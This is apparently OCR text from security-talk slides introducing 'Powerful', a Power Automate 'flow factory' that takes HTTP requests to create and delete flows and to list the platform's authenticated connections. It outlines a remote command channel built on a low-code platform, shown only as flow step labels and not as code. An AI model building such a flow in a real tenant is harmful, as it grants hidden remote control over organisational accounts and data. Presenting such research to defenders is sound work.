


Power Automate Management

Power Automate Management connector enables interaction with Power Automate Management service. For example: creating, editing, and updating flows. Administrators who want to perform operations with admin privileges should call actions with the 'as Admin' suffix.


https://docs.microsoft.com/en-us/connectors/flowmanagement/

Introducing Powerful!



@mbrg0

github.com/mbrg/powerful



Flow factory

Undo Redo Comments Save Flow checker Test

When a HTTP request is received

Initialize responseBody

Scope

Switch

*On: Commands Act...

Case createFlow

*Equals: createFlow

Create Flow

*Environment: Commands Inp...

*Flow Display Name: Commands Inp...

*Flow Definition: Commands Inp...

*Flow State: Commands Inp...

connectionReferences: Commands Inp...

Set response to flowId

Success

*Status Code: 200

Headers: action | Commands Act...


Failed

*Status Code: 500

Headers: action | Commands Act...

@mbrg0

List authenticated sessions to use



Case getConnections


* Equals: getConnections

List My Connections

* Environment: Commands Inp...

Set response to connections list

Create a flow



Case createFlow

* Equals: createFlow

Create Flow


* Environment: Commands Inp...
* Flow Display Name: Commands Inp...
* Flow Definition: Commands Inp...
* Flow State: Commands Inp...

connectionReferences: Commands Inp...

Set response to flowId

Add an action

Delete a flow




Case deleteFlow

* Equals: deleteFlow

Delete Flow

* Environment: Commands Inp...
* Flow: Commands Inp...

@mbrg0



When a HTTP request is received

Initialize responseBody

Scope

Switch
*On: Commands Act...

Case createFlow
*Equals: createFlow

Create Flow
*Environment: Commands Inp...
*Flow Display Name: Commands Inp...
*Flow Definition: Commands Inp...
*Flow State: Commands Inp...
connectionReferences: Commands Inp...

Set response to flowId

Case deleteFlow
*Equals: deleteFlow

Delete Flow
*Environment: Commands Inp...
*Flow: Commands Inp...

Case getConnections
*Equals: getConnections

